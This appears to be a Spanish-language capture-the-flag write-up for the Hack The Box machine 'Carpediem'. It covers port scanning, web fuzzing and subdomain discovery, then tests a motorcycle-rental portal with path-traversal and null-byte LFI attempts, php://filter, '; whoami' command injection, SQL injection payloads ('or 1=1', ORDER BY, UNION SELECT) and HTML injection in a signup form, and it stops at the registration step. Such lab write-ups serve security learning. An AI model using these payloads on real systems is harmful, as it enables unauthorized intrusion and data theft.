

Carpediem

Máquina: Carpediem

IP: 10.129.227.179

1. Reconocimiento

1.1 Escaneo de puertos TCP

Realizamos un escaneo inicial de todos los puertos TCP para identificar cuáles están abiertos en la máquina objetivo.

```
nmap -p- --open -sS --min-rate 5000 -Pn -n 10.129.227.179 -vv -oG scanPort
```

Explicación del comando:

- `nmap` : Herramienta de escaneo de redes.
- `-p-` : Escanea el rango completo de puertos (1-65535).
- `--open` : Muestra únicamente los puertos que están abiertos, ignorando los cerrados o filtrados.
- `-sS` : Realiza un *TCP SYN Scan* (escaneo silencioso), enviando paquetes SYN y esperando SYN-ACK sin completar la conexión (no envía el ACK final).
- `--min-rate 5000` : Fuerza a nmap a enviar paquetes a una velocidad mínima de 5000 paquetes por segundo para agilizar el escaneo.
- `-Pn` : Omite el descubrimiento de hosts (ping), asumiendo que el host está activo. Útil si el firewall bloquea ICMP.
- `-n` : Desactiva la resolución DNS para evitar retrasos.
- `10.129.227.179` : La dirección IP objetivo.
- `-vv` : *Double Verbose*, aumenta el nivel de detalle en la salida durante la ejecución.
- `-oG scanPort` : Guarda el resultado en formato *Grepable* en el archivo `scanPort`.

Resultado:

```
Nmap scan report for 10.129.227.179
Host is up, received user-set (0.037s latency).
Scanned at 2026-02-04 14:19:22 CET for 11s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
22/tcp    open  ssh      syn-ack ttl 63
80/tcp    open  http     syn-ack ttl 63
```

```
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 10.81 seconds
```

1.2 Escaneo de versiones y servicios

Una vez identificados los puertos abiertos (22 y 80), lanzamos un escaneo más exhaustivo sobre estos para detectar versiones de servicios y ejecutar scripts básicos de enumeración.

```
nmap -p22,80 -sCV 10.129.227.179 -oN scanV
```

Explicación del comando:

- `-p22,80` : Indica los puertos específicos a escanear.
- `-sCV` : Combina dos banderas:
 - `-sC` : Ejecuta scripts por defecto de nmap (NSE) para vulnerabilidades y descubrimientos comunes.
 - `-sV` : Intenta determinar la versión del servicio que se ejecuta en el puerto.
- `-oN scanV` : Guarda el resultado en formato normal (texto plano) en el archivo `scanV`.

Resultado:

```
Nmap scan report for 10.129.227.179
Host is up (0.038s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 96:21:76:f7:2d:c5:f0:4e:e0:a8:df:b4:d9:5e:45:26 (RSA)
|   256 b1:6d:e3:fa:da:10:b9:7b:9e:57:53:5c:5b:b7:60:06 (ECDSA)
|_  256 6a:16:96:d8:05:29:d5:90:bf:6b:2a:09:32:dc:36:4f (ED25519)
80/tcp    open  http     nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Comming Soon
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.51 seconds
```

1.3 Identificación del Sistema Operativo

Utilizamos la versión de OpenSSH obtenida (OpenSSH 8.2p1 Ubuntu 4ubuntu0.5) para identificar la distribución exacta de Linux buscando en Launchpad.

Búsqueda: OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 launchpad

Resultado: Ubuntu Focal

1.4 Identificación de tecnologías web (IP)

Lanzamos whatweb contra la IP para identificar el stack tecnológico antes de configurar dominios.

```
whatweb 10.129.227.179
```

Explicación del comando:


- whatweb : Herramienta de escaneo web que identifica CMS, servidores web, frameworks, direcciones IP y otras tecnologías a través de las cabeceras HTTP y el contenido HTML.

Resultado:

```
http://10.129.227.179 [200 OK] Bootstrap[4.1.3], Country[RESERVED][ZZ],  
HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.227.179],  
Meta-Author[Pawel Zuchowski], Script[text/javascript], Title[Comming Soon],  
X-UA-Compatible[ie=edge], nginx[1.18.0]
```

1.5 Análisis manual web

Accedemos vía navegador a la IP para inspeccionar visualmente la aplicación.



Observaciones:

- En el título de la pestaña vemos un posible nombre de dominio: `Carpediem.htb`.
- Existe un apartado de suscripción a *newsletter*, pero tras probarlo parece no ser funcional.
- Analizamos el código fuente (Ctrl+U) pero no encontramos comentarios ni información oculta relevante.

1.6 Configuración de resolución DNS local

Dado que hemos encontrado un posible dominio, lo añadimos a nuestro archivo de hosts para permitir la resolución de nombres, ya que el servidor podría usar *Virtual Hosting*.

Archivo: /etc/hosts **Contenido añadido:** 10.129.227.179 carpdiem.htb

1.7 Identificación de tecnologías web (Dominio)

Repetimos el análisis con `whatweb` usando el dominio configurado para ver si el comportamiento cambia.

```
whatweb http://carpdiem.htb
```

Resultado:

```
http://carpdiem.htb [200 OK] Bootstrap[4.1.3], Country[RESERVED][ZZ],  
HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.129.227.179],  
Meta-Author[Pawel Zuchowski], Script[text/javascript], Title[Comming Soon],  
X-UA-Compatible[ie=edge], nginx[1.18.0]
```

Observación: Las tecnologías y la respuesta parecen idénticas a las obtenidas por IP.

2. Enumeración Web

2.1 Fuzzing de directorios

Utilizamos `wfuzz` para descubrir directorios o archivos ocultos en la raíz del servidor web.

```
wfuzz -c --hc=404 -t 200 -w /usr/share/wordlists/seclists/Discovery/Web-  
Content/DirBuster-2007_directory-list-2.3-medium.txt  
http://10.129.227.179/FUZZ
```

Explicación del comando:

- `wfuzz` : Herramienta para fuzzing de aplicaciones web.
- `-c` : Muestra la salida con colores para facilitar la lectura.
- `--hc=404` : Oculta las respuestas con código de estado 404 (Not Found).
- `-t 200` : Define 200 hilos (threads) concurrentes para mayor velocidad.
- `-w ...` : Especifica el diccionario (wordlist) a utilizar.
- `.../FUZZ` : La palabra clave `FUZZ` se sustituye por cada línea del diccionario.

Resultado:

```
000001717: 301      7 L      12 W      178 Ch      "styles"
000000274: 301      7 L      12 W      178 Ch      "scripts"
000000039: 301      7 L      12 W      178 Ch      "img"
```

Observación: Los directorios existen, pero al intentar acceder no tenemos permisos (o redirigen). No hay hallazgos críticos aquí.

2.2 Fuzzing de subdominios

Buscamos subdominios válidos bajo `carpediem.htb` alterando la cabecera `Host`.

```
wfuzz -c --hc=404 --hh=2875 -t 200 -w
/usr/share/wordlists/seclists/Discovery/DNS/subdomains-top1million-
110000.txt -H "Host: FUZZ.carpediem.htb" http://10.129.227.179
```

Explicación del comando:

- `--hh=2875` : Oculta respuestas con un tamaño de 2875 caracteres (probablemente la página por defecto/error que queremos filtrar).
- `-H "Host: FUZZ.carpediem.htb"` : Modifica la cabecera Host HTTP inyectando las palabras del diccionario como subdominios.

Resultado:

```
000000048: 200      462 L      2174 W      31090 Ch      "portal"
```

Hallazgo: Encontramos el subdominio `portal`.

2.3 Configuración de subdominio

Añadimos el nuevo hallazgo al archivo de hosts.

Archivo: `/etc/hosts`

Contenido: `10.129.227.179 carpediem.htb portal.carpediem.htb`

2.4 Análisis del subdominio 'portal'

Analizamos las tecnologías del nuevo subdominio.

```
whatweb http://portal.carpediem.htb
```


Resultado:

```
http://portal.carpediem.htb [200 OK] Bootstrap[4], Cookies[PHPSESSID],
Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0]
```

(Ubuntu)], IP[10.129.227.179], JQuery, PHP[7.4.25], Script, Title[Motorcycle Store Portal], X-Powered-By[PHP/7.4.25], nginx[1.18.0]

Observación: Identificamos que es un "Motorcycle Store Portal" corriendo PHP 7.4.25.

Accedemos vía navegador:



2.4.1 Pruebas de funcionalidad

Al usar el buscador por la palabra "kawasaki", la URL cambia añadiendo un parámetro:
<http://portal.carpediem.htb/?p=bikes&search=kawasaki>

Not Secure http://portal.carpediem.htb/?p=bikes&search=kawasaki

Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Search Result for 'kawasaki'



J125

Daily Rate: 1,000

Brand: Kawasaki
Scooter

Maecenas eget ullamcorper risus. Duis nec ligula augue. Quisque feugiat enim varius varius volutpat. Aenean et orci...

Si eliminamos el parámetro `search` (`http://portal.carpediem.htb/?p=bikes&`), se listan todas las motos.

http://portal.carpediem.htb/?p=bikes&

Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB



Panigale V4

Daily Rate: 5,000

Brand: Ducati
Sports Bike

Maecenas eget ullamcorper risus. Duis nec ligula augue. Quisque feugiat enim varius varius volutpat. Aenean et orci...



Honda X-ADV 2021

Daily Rate: 1,500

Brand: Honda
Adventure Bike

Maecenas eget ullamcorper risus. Duis nec ligula augue. Quisque feugiat enim varius varius volutpat. Aenean et orci...



Gold Wing

Daily Rate: 1,500

Brand: Honda
Touring Bike

Maecenas eget ullamcorper risus. Duis nec ligula augue. Quisque feugiat enim varius varius volutpat. Aenean et orci...



J125

Daily Rate: 1,000

Brand: Kawasaki
Scooter

Maecenas eget ullamcorper risus. Duis nec ligula augue. Quisque feugiat enim varius varius volutpat. Aenean et orci...



Al navegar por categorías, observamos un parámetro `c` que contiene lo que parece ser un hash MD5 dinámico: `http://portal.carpediem.htb/?p=bikes&c=c81e728d9d4c2f636f067f89cc14862c`

Not Secure http://portal.carpediem.htb/?p=bikes&c=c81e728d9d4c2f636f067f89cc14862c

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Adventure Bike

Honda X-ADV 2021
Daily Rate: 1,500

BMW R 1250 GS
Daily Rate: 2,500

Adventure Bike Category

Adventure Bike Category

Al hacer clic en una moto específica, vemos el parámetro `id` también como un hash MD5:

http://portal.carpediem.htb/?p=view_bike&id=c4ca4238a0b923820dcc509a6f75849b

Not Secure http://portal.carpediem.htb/?p=view_bike&id=c4ca4238a0b923820dcc509a6f75849b

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Search Home Categories Brand About

BMW R 1250 GS

Brand: BMW
Adventure Bike
₽ 2,500
Available Unit: 5

Book this Bike

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Cras quis lorem magna. Maecenas nec tempus arcu. Nunc tincidunt vitae mauris suscipit pharetra. Aliquam pharetra imperdiet dolor eget elementum. Nullam eu lectus lobortis, pharetra sapien eu, varius erat. Quisque porta lectus sapien, non gravida tellus ullamcorper a. Fusce quis arcu euismod, aliquam nulla id, interdum tortor. Aliquam ut lacus dolor.


Donec sed ultrices ligula. In nec turpis iaculis, accumsan risus sit amet, pellentesque diam. Nunc eget nunc vitae leo tempor vestibulum. In hac habitasse platea dictumst. Nulla molestie urna ut auctor finibus. Quisque aliquam, orci eu maximus elementum, justo sapien accumsan nisi, nec ultricies leo lectus et ligula. Aliquam ultrices volutpat mi, eget egestas nisi maximus eget. Phasellus sollicitudin odio et nisi faucibus, sed feugiat sapien ultrices.

2.4.2 Detección de Archivos PHP

Sospechamos que el parámetro `p` llama a archivos `.php`. Comprobamos la existencia directa de los archivos `view_bike.php` y `bikes.php`. URLs probadas:

- http://portal.carpediem.htb/view_bike.php
- <http://portal.carpediem.htb/bikes.php>

El servidor no devuelve error 404, confirmando que los archivos existen físicamente.




2.5 Pruebas de LFI (Local File Inclusion)

Intentamos explotar el parámetro `p` para leer archivos locales.

Intento 1: Path Traversal básico. URL: `http://portal.carpediem.htb/?p=../../../../etc/passwd&id=c4ca4238a0b923820dcc509a6f75849b`

Resultado: Page not found .



Intento 2: Path Traversal con Null Byte (`\000`) para cortar la extensión `.php` que probablemente añade el backend. URL: `http://portal.carpediem.htb/?p=../../../../etc/passwd\00&id=c4ca4238a0b923820dcc509a6f75849b`

Resultado: Errores de PHP expuestos.

```
Warning: file_exists() expects parameter 1 to be a valid path, string given
in /var/www/html/portal/index.php on line 9
```

```
Warning: is_dir() expects parameter 1 to be a valid path, string given in  
/var/www/html/portal/index.php on line 9
```

A screenshot of a web browser window. The address bar shows the URL: `http://portal.carpediem.htb/?p=../../../../etc/passwd%00&id=c4ca4238a0b923820dcc509a6f75849b`. The page content displays several warning messages from PHP:

```
Warning: file_exists() expects parameter 1 to be a valid path, string given in /var/www/html/portal/index.php on line 9  
Warning: is_dir() expects parameter 1 to be a valid path, string given in /var/www/html/portal/index.php on line 9  
! Oops! Page not found.  
We could not find the page you were looking for.
```

Intento 3: Inclusión recursiva. URL: `http://portal.carpediem.htb/?p=index&id=c4ca4238a0b923820dcc509a6f75849b`

Resultado:

```
Fatal error: Allowed memory size of 134217728 bytes exhausted (tried to  
allocate 28672 bytes) in /var/www/html/portal/index.php on line 78
```

Intento 4: Uso de PHP Wrappers para leer fuentes en base64. URL:
`http://portal.carpediem.htb/?p=php://filter/convert.base64-
encode/resource=index&id=c4ca4238a0b923820dcc509a6f75849b`

Resultado: Page not found .

Parece que no interpreta los wrappers.

A screenshot of a web browser window. The address bar shows the URL: `http://portal.carpediem.htb/?p=php://filter/convert.base64-encode/resource=index&id=c4ca4238a0b923820dcc509a6f75849b`. The page content displays a warning message:

```
! Oops! Page not found.  
We could not find the page you were looking for.
```

In the bottom right corner of the page, there is footer text:

Copyright © Motorcycle Store 2021
By: d4rkpayl0ad

2.6 Pruebas de Inyección de Comandos

Probamos si el parámetro `p` o `id` es vulnerable a RCE directo. Payloads probados:

```
http://portal.carpediem.htb/?  
p=index;%20whoami;&id=c4ca4238a0b923820dcc509a6f75849b  
http://portal.carpediem.htb/?  
p=index;%20whoami%00;&id=c4ca4238a0b923820dcc509a6f75849b
```

Resultado: Mismo error que en pruebas anteriores, no hay ejecución.

The screenshot shows a browser window with the following details:

- Address bar: Not Secure http://portal.carpediem.htb/?p=index; whoami%00;&id=c4ca4238a0b923820dcc509a6f75849b
- Toolbar: OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB
- Page title: Motorcycle Store
- Search bar: Search
- Page content:
 - Warning: file_exists() expects parameter 1 to be a valid path, string given in /var/www/html/portal/index.php on line 9
 - Warning: is_dir() expects parameter 1 to be a valid path, string given in /var/www/html/portal/index.php on line 9
 - Oops! Page not found.**
 - We could not find the page you were looking for.
- Page footer: Copyright © Motorcycle Store 2021 By: d4rkpayl0ad

2.7 Pruebas de SQL Injection (SQLi)

Analizamos el parámetro `id` en `view_bike`.

Prueba 1: ID vacío. URL: `http://portal.carpediem.htb/?p=view_bike&id=` **Resultado:**
No carga la imagen de la moto.

The screenshot shows a web page with the following details:

- Address bar: Not Secure http://portal.carpediem.htb/?p=view_bike&id=
- Toolbar: OffSec, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, Google Hacking DB
- Page title: Motorcycle Store
- Search bar: Search
- Page content:
 - A large placeholder image icon with the text "IMAGE NOT AVAILABLE" below it.
 - Product details:
 - Brand: [empty]
 - Price: ₡ 0
 - Available Unit: [empty]
 - Buttons: Book this Bike

Prueba 2: Comilla simple (''). URL: `http://portal.carpediem.htb/?p=view_bike&id=%27`

Resultado: Comportamiento similar (sin imagen).

Prueba 3: Payload booleano OR 1=1 . URL: `http://portal.carpediem.htb/?p=view_bike&id=%27%20or%201=1--%20-` **Resultado:** Muestra una moto Kawasaki.

Possible vulnerabilidad detectada.

2.7.1 Enumeración de columnas (Order By)

Intentamos determinar el número de columnas usando ORDER BY .

Order by 20: ...id=%27%20order%20by%2020--%20-

- **Resultado:** Se quita la imagen.

A screenshot of a web browser window. The address bar shows a self-signed certificate warning and the URL http://portal.carpediem.htb/?p=view_bike&id=' order by 20--. The page content is displayed in a white box. Inside the box, there is a placeholder image icon (two overlapping gray rectangles) and the text "IMAGE NOT AVAILABLE". To the right of the image, there is a section with the heading "Brand:" followed by "P 0" and "Available Unit:". Below this is a "Book this Bike" button.

Order by 1: ...id=%27%20order%20by%201--%20-

- **Resultado:** Tampoco aparece la imagen (comportamiento extraño).

A screenshot of a web browser window, identical in layout to the previous one. The address bar shows a self-signed certificate warning and the URL http://portal.carpediem.htb/?p=view_bike&id=' order by 1--. The page content is displayed in a white box. Inside the box, there is a placeholder image icon (two overlapping gray rectangles) and the text "IMAGE NOT AVAILABLE". To the right of the image, there is a section with the heading "Brand:" followed by "P 0" and "Available Unit:". Below this is a "Book this Bike" button.

ID válido + Order by 10: Añadimos el ID original antes de la inyección para estabilizar la consulta. URL: ...id=b6d767d2f8ed5d21a44b0e5886680cb9%27%20order%20by%2010--%20-

- **Resultado:** Sí sale la imagen.

Not Secure http://portal.carpediem.htb/?p=view_bike&id=b6d767d2f8ed5d21a44b0e5886680cb9' order by 10--

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Gold Wing

Brand: Honda
Touring Bike
P 1,500
Available Unit: 2

[Book this Bike](#)

Maecenas eget ullamcorper risus. Duis nec ligula augue. Quisque feugiat enim varius varius volutpat. Aenean et orci neque. Sed mattis consequat tortor et porta. Donec pharetra at neque non eleifend. Donec laoreet velit ut purus imperdiet rhoncus. Donec gravida eros et dignissim molestie. Sed a lorem sit amet risus ullamcorper semper. Mauris eget dolor faucibus, elementum est eu, sodales augue. Nulla sodales rutrum augue a gravida. Nulla ut arcu vel augue lobortis auctor. Quisque cursus, quam quis dictum ultricies, ligula orci dignissim libero, ut blandit lectus eros ut enim. Curabitur faucibus arcu sit amet ligula auctor finibus a eget nulla. Cras quis aliquet ipsum.

Nunc aliquet lobortis viverra. Vestibulum a dignissim eros. Sed porta nisi nec ornare ultricies. Vivamus eu massa aliquam quam dignissim porttitor. Quisque semper sed libero in mattis. Proin tincidunt mauris lectus, quis rhoncus ligula egestas tempus. Nunc eu magna vel enim congue fringilla vel vitae ipsum. Proin nec ipsum et augue fringilla malesuada. Aliquam lacus dolor, venenatis et sodales eget, dapibus nec tellus.

ID válido + Order by 13: URL:

...id=b6d767d2f8ed5d21a44b0e5886680cb9%27%20order%20by%2013--%20-

- **Resultado:** Se quita la imagen.

Not Secure http://portal.carpediem.htb/?p=view_bike&id=b6d767d2f8ed5d21a44b0e5886680cb9' order by 13-- -

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Search  Home Categories ▾ Brand ▾ About



IMAGE NOT AVAILABLE

Brand: P 0 Available Unit: [Book this Bike](#)

ID válido + Order by 12: URL:

...id=b6d767d2f8ed5d21a44b0e5886680cb9%27%20order%20by%2012--%20-

- **Resultado:** Aparece la imagen.

Conclusión: La consulta tiene **12 columnas**.

Not Secure http://portal.carpediem.htb/?p=view_bike&id=b6d767d2f8ed5d21a44b0e5886680cb9' order by 12-- -

Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Search  Home Categories ▾ Brand ▾ About



Gold Wind

Brand: Honda
Touring Bike
P 1,500
Available Unit: 2

[Book this Bike](#)

2.7.2 Intento de Union Select

Intentamos ver qué columna es visible. URL:

```
...id=b6d767d2f8ed5d21a44b0e5886680cb9%27%20union%20select%201,2,3,4,5,6,7,8,9,  
10,11,12--%20-
```

Resultado: No encontramos salida visible en la página.

3. Acceso y Explotación

3.1 Análisis del Panel de Login/Registro

Intentamos acceder al panel de administración.

- Credenciales admin/admin : Fallido.
- SQLi en login (' or 1=1-- -): Fallido.

The screenshot shows a login interface with the following elements:

- Title:** The page title is "Login".
- Error Message:** A red rectangular box contains the text "Incorrect Credentials."
- Username Field:** Labeled "Username", it contains the value "admin' or 1=1-- -".
- Password Field:** Labeled "Password", it contains a series of black dots representing masked input.
- Create Account Link:** A blue link labeled "Create Account" is located at the bottom left.
- Login Button:** A blue button labeled "Login" is located at the bottom right.

Procedemos a registrarnos interceptando la petición con un proxy (Burp Suite).

Create New Account

| | |
|---|---|
| <p>Firstname</p> <input type="text" value="<h1>x224</h1>"/> | <p>Address</p> <input type="text" value="<h1>holzad</h1>"/> |
| <p>Lastname</p> <input type="text" value="x369"/> | <p>Username</p> <input type="text" value="x224"/> |
